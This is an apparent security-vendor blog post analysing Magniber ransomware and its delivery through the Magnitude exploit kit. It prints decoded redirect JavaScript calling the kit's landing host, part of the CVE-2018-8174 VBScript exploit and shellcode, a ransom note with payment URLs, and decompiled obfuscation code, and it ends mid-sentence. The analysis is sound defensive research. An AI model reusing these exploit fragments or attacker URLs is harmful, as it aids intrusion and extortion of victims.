Magniber ransomware improves, expands within Asia

malwarebytes.com/blog/news/2018/07/magniber-ransomware-improves-expands-within-asia

Malwarebytes Labs

This blog post was authored by @hasherezade and Jérôme Segura.

The Magnitude exploit kit is one of the longest-serving browser exploitation toolkits among those still in use. After its inception in 2013, it enjoyed worldwide distribution with a liking for ransomware. Eventually, it became a private operation that had a narrow geographic focus.

During 2017, Magnitude delivered Cerber ransomware via a filtering gate known as Magnigate, only to a select few Asian countries. In October 2017, the exploit kit operator began to distribute its own breed of ransomware, Magniber. That change came with an interesting twist—the malware authors went to great lengths to limit infections to South Korea. In addition to traffic filtering via country-specific malvertising chains, Magniber would only install if a specific country code was returned, otherwise it would delete itself.

In April 2018, Magnitude unexpectedly started pushing the ever-growing GandCrab ransomware, shortly after having adopted a fresh Flash zero-day (CVE-2018-4878). What may have been a test campaign did not last long, and shortly after, Magniber was back again. In our recent captures of Magnitude, we now see the latest Internet Explorer exploit (CVE-2018-8174) being used primarily, which it integrated after a week-long traffic interruption.

In this post, we take a look at some notable changes with Magniber. Its source code is now more refined, leveraging various obfuscation techniques and no longer dependent on a Command and Control server or hardcoded key for its encryption routine. In addition, while Magniber previously only targeted South Korea, it has now expanded its reach to other Asia Pacific countries.

Extracting the payload

There are several stages before the final payload is downloaded and executed. After Magnigate's 302 redirection (Step 1), we see a Base64 obfuscated JavaScript (Step 2) used to launch Magnitude's landing page, along with a Base64 encoded VBScript. (Both original versions of the scripts are available at the end of this post in the IOCs.) After CVE-2018-8174's exploitation, the XOR-encrypted Magniber is retrieved.




Figure 1. Traffic view of a Magniber infection, via Magnigate redirection and Magnitude EK

```
try {
    window.document.body.appendChild(window.document.createElement(iframe));
    var kyfwmrx = new window[0].ActiveXObject(htmlFile);
    window[0].document.open().close();
    kyfwmrx.open().close();
    var nucukxb = new kyfwmrx.Script.ActiveXObject(htmlFile);
    nucukxb.open().close();
    nucukxb.Script.open("http://08taw3c6143ce.nexthas.rocks/");
}catch(hijpd){}

window.location = "http://08taw3c6143ce.nexthas.rocks/;
```

Figure 2. Decoded Javascript shows redirection to Magnitude's landing page

```
Sub qhdhysbapl
    rmbulgzmj
    gtqkubgl
    zaxrg=ucqvibesul()
    hgpnhd=zovcbdrt(hruaagprib(zaxrg))
    qwywzdrvv=qhtbzjta(hgpnhd,"msvcrt.dll")
    jsgfdf=qhtbzjta(qwywzdrvv,"kernelbase.dll")
    diqwmg=qhtbzjta(qwywzdrvv,"ntdll.dll")
    myqcgeloqi=lvivrs(jsgfdf,"VirtualProtect")
    zwnmhxxfez=lvivrs(diqwmg,"NtContinue")
    jshcuhs Unescape(ruuhe())
    jshcuhs espinjilx(linff()+8)
    jshcuhs zyfkrprbjh(linff()+(&hd1ed&+&h3def&))
    linff()
    anrojtqml
End Sub
```

Figure 3. VBScript code snippet showing part of CVE-2018-8174

Once exploitation of the Use After Free vulnerability in Internet Explorer (CVE-2018-8174) is successful, the VBScript will execute the following shellcode:

```
Function ruuhe()
Dim vzmhksbfq,yyobfzddh
yyobfzddh =
Array(235,72,144,144,144,144,144,144,144,144,144,144,144,144,144,144,144,144,144,144,144,144,144,144
vzmhksbfq=""
For aeyjdbv=0 To UBound(yyobfzddh)/2
```

Figure 4. Byte array (shellcode)

Functionality-wise, this shellcode is a simple downloader. It downloads the obfuscated payload, decodes it by XOR with a key, and then deploys it:





Figure 5. Downloading the final payload via InternetOpenUrlw API

The downloaded payload (72fce87a976667a8c09ed844564adc75) is, however, still not the Magniber core, but a next stage loader. This loader unpacks the Magniber's core DLL (19599cad1bbca18ac6473e64710443b7) and injects it into a process.
Both elements, the loader and Magniber core, are DLLs with Reflective Loader stub, that load themselves into a current process using the Reflective DLL injection technique.

Behavioral analysis

The actions performed by Magniber haven't changed much; it encrypts files and at the end drops a ransom note named README.txt.



README.txt - Notepad

File Edit Format View Help

ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!

==

Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third party software will be fatal for your files!

==

To receive the private key and decryption program follow the instructions below:

1. Download "Tor Browser" from https://www.torproject.org/ and install it.

2. In the "Tor Browser" open your personal page here:

http://ffx4331l1033pndb737.wdjiqa44qtkw7uqy.onion/dyaaghemy

Note! This page is available via "Tor Browser" only.

==

Also you can use temporary addresses on your personal page without using "Tor Browser":

http://ffx4331l1033pndb737.fitmuch.pw/dyaaghemy

http://ffx4331l1033pndb737.betform.site/dyaaghemy

http://ffx4331l1033pndb737.itshere.host/dyaaghemy

http://ffx4331l1033pndb737.meetsit.host/dyaaghemy

Note! These are temporary addresses! They will be available for a limited amount of time!

Figure 6. Ransom note left on the infected machine

The given links lead to an onion page that is unique per victim and similar to many other ransomware pages:




Figure 7. Magniber's payment page

The files encrypted by this version of Magniber can be identified by their extension: `.dyaaghemy`. While in the past each file was encrypted with the same AES key, this time each file is encrypted with a unique key—the same plaintext gives a different ciphertext. The encrypted content has no patterns visible. That suggests that a stream cipher or a cipher with chained blocks was used (probably AES in CBC mode). Below you can see a BMP file before and after being encrypted by Magniber:




Figure 8. Visualizing a file before and after encryption

Code changes

Magniber is constantly evolving with big portions of its code fully rewritten over time. Below you can see a code comparison between the current Magniber DLL and an earlier version (8a0244eedee8a26139bea287a7e419d9), created with the help of BinDiff:

similarit	confide	change	EA primary	name primary	EA secondary	name secondary
1.00	0.99	-------	00409024	Sleep	10009018	Sleep
1.00	0.99	-------	0040902C	WriteFile	10009000	WriteFile
1.00	0.99	-------	00409054	lstrcpyW	10009020	lstrcpyW
1.00	0.99	-------	00409058	lstrcatW	10009024	lstrcatW
1.00	0.99	-------	004090A0	GetLastError	10009004	GetLastError
1.00	0.99	-------	004090A8	ExitProcess	1000901C	ExitProcess
1.00	0.99	-------	004090B0	GetProcessHeap	10009014	GetProcessHeap
1.00	0.99	-------	004090B4	HeapFree	10009010	HeapFree
1.00	0.99	-------	004090B8	HeapReAlloc	1000900C	HeapReAlloc
1.00	0.99	-------	004090BC	lstrlenW	10009028	lstrlenW
1.00	0.99	-------	004090C0	HeapAlloc	10009008	HeapAlloc
0.88	0.90	-I-JE--	004012F0	sub_4012F0_2	100056F9	sub_100056F9_38
0.86	0.92	-I--E-C	00406F00	sub_406F00_13	10001010	sub_10001010_26
0.49	0.73	GI--E--	00407CC0	sub_407CC0_20	100086B4	sub_100086B4_46
0.43	0.62	-I--E-C	004014E0	sub_4014E0_6	10004FA8	sub_10004FA8_33
0.40	0.50	GI--EL-	00403A00	sub_403A00_9	10002AE2	sub_10002AE2_32
0.33	0.53	GI-JE--	00407FA0	start	1000880E	isikhva(void *)
0.31	0.46	GI--EL-	004075A0	sub_4075A0_17	10008768	sub_10008768_48
0.27	0.52	GI--E--	00407030	sub_407030_15	10002185	sub_10002185_28
0.25	0.92	G------	00409040	GetTickCount	10004FD0	sub_10004FD0_34
0.18	0.27	GI--EL-	00401500	sub_401500_7	1000575D	sub_1000575D_39
0.14	0.21	GI--EL-	00401200	sub_401200_1	10002A0E	sub_10002A0E_31
0.06	0.10	GI-JEL-	004017F0	sub_4017F0_8	100059F7	sub_100059F7_43
0.05	0.10	GI--EL-	00406CF0	sub_406CF0_11	10005942	sub_10005942_42
0.05	0.10	GI--E--	00407DC0	sub_407DC0_23	10002510	sub_10002510_29
0.04	0.07	GI--EL-	004071B0	sub_4071B0_16	100064D3	sub_100064D3_45
0.02	0.07	GI--EL-	00406F90	sub_406F90_14	1000148F	sub_1000148F_27
0.01	0.01	GI--E--	00407870	sub_407870_18	100055A1	sub_100055A1_36
0.01	0.01	GI--EL-	00408E00	sub_408E00_24	100087D0	sub_100087D0_50
0.00	0.02	GI--E--	00401040	sub_401040_0	100087F2	sub_100087F2_51
0.00	0.01	G------	00409030	ReadFile	100086E7	sub_100086E7_47
0.00	0.01	G------	0040907C	CreateFileW	100052CF	sub_100052CF_35
0.00	0.01	G----L-	0040904C	lstrcmpiW	10005685	sub_10005685_37

Figure 9. Comparing an older Magniber with the newer one

Obfuscation

The authors put a lot of effort in improving obfuscation. The first version we described was not obfuscated at all. The current, in contrast, is obfuscated using a few different techniques. First of all, API functions are now dynamically retrieved by their checksums. For example:

```
100014C2 mov     edi, eax
100014C4 call    get_function_by_checksum
100014C9 push    46E6566h
100014CE mov     [esp+8E0h+var_8BC], eax
100014D2 call    get_function_by_checksum
100014D7 push    160D6838h
100014DC mov     [esp+8E4h+var_7A0], eax
100014E3 call    get_function_by_checksum
100014E8 push    3BD03630h
100014ED mov     [esp+8E8h+_CreateThread], eax
100014F4 call    get_function_by_checksum
100014F9 push    528796C6h
100014FE mov     [esp+8ECh+_WaitForMultipleObjects], eax
10001505 call    get_function_by_checksum
1000150A add     esp, 20h
```

Figure 10. Calling API functions via checksum

Comparing the new and the old version, we can see some overlapping fragments of code:

```
v9 = 4 * nCount;
v10 = GetProcessHeap();
lpHandles = (HANDLE *)HeapAlloc(v10, 0, v9);
for ( j = 0; j < (signed int)nCount; ++j )
{
  lpHandles[j] = CreateThread(0, 0, StartAddress, (char *)lpMem + 892 * j, 0, 0);
  if ( !lpHandles[j] )
    Sleep(0x64u);
}
WaitForMultipleObjects(nCount, lpHandles, 1, 0xFFFFFFFF);
for ( l = 0; l < (signed int)nCount; ++l )
  CloseHandle(lpHandles[l]);
```

```
}
for ( i = 0; i < v5; v11 = (char *)v11 + 1084 )
{
  *((_DWORD *)v11 + 136) = 0;
  thread_handle = _CreateThread(0, 0, start_addr, v11, 0, 0);
  threads_list[i] = thread_handle;
  if ( !thread_handle )
    Sleep(0x64u);
  ++i;
}
_WaitForMultipleObjects(v5, threads_list, 1, -1);
for ( j = 0; j < v5; ++j )
  _CloseHandle(threads_list[j]);
```

Figure 11. Old version with normal import calls vs. new version with dynamically retrieved functions

The function pointer is retrieved by searching through export tables of the DLLs that are currently loaded. This technique requires that the DLL from which we want to retrieve the function to be already loaded. This algorithm of retrieving function was added to Magniber a few months ago, for example in the sample 60af42293d2dbd0cc8bf1a008e06f394.

In addition, some of the parameters for the calls are dynamically calculated and junk code is added in between the operations. A string that is supposed to be loaded is scattered through several variables.

```
10001CDB pop     ecx
10001CDC push    'v'
10001CDE pop     eax
10001CDF push    'p'
10001CE1 mov     [esp+8D0h+var_6B8], ax
10001CE9 pop     eax
10001CEA push    '3'
10001CEC mov     [esp+8D0h+var_6B4], ax
10001CF4 pop     eax
10001CF5 push    '2'
10001CF7 mov     [esp+8D0h+var_6B0], ax
10001CFF pop     eax
10001D00 mov     [esp+8CCh+var_6AE], ax
10001D08 push    'l'
10001D0A pop     eax
10001D0B mov     [esp+8CCh+var_6A8], ax
10001D13 mov     [esp+8CCh+var_6A6], ax
10001D1B xor     eax, eax
10001D1D mov     [esp+8CCh+var_6CC], bx
10001D25 mov     [esp+8CCh+var_6AC], bx
10001D2D xor     ebx, ebx
10001D2F mov     [esp+8CCh+var_6C6], dx
10001D37 mov     [esp+8CCh+var_6BC], si
10001D3F mov     [esp+8CCh+var_6BA], cx
10001D47 mov     [esp+8CCh+var_6B6], si
10001D4F mov     [esp+8CCh+var_6B2], dx
10001D57 mov     [esp+8CCh+var_6AA], cx
10001D5F mov     [esp+8CCh+var_6A4], ax
10001D67 mov     [esp+8CCh+var_79C], ebx
10001D6E lea     eax, [esp+8CCh+var_6BC]
10001D75 push    eax             ; advapi32.dll
10001D76 call    [esp+8D0h+var_8B8] ; kernel32.LoadLibraryW
10001D7A mov     ecx, 208h
```

Figure 12. Adding junk code to make analysis more tricky

File encryption

We can also observe some changes at the functionality level. The early versions relied on the AES key downloaded from the CnC server (and in case if it was not available, falling back to the hardcoded one, making decryption trivial in such case). This time, Magniber comes with a public RSA key of the attackers that makes it fully independent from the Internet connection during the encryption process. This key is used for protecting the unique AES keys used to encrypt files.

The attacker's RSA key is hardcoded in the sample in obfuscated form. This is how it looks after deobfuscation:




Figure 13. Deobfuscated RSA key

Each time a new file is going to be encrypted, two 16-byte long strings are generated. One will be used as an AES key, and another as an initialization vector (IV). Below you can see the fragment of code responsible for generating those pseudo-random strings.




Figure 14. Generating pseudo-random strings

The interesting fact is what they use as a random generator—a weak source of randomness may create a vulnerability. We can see that under the hood GetTickCount is called:

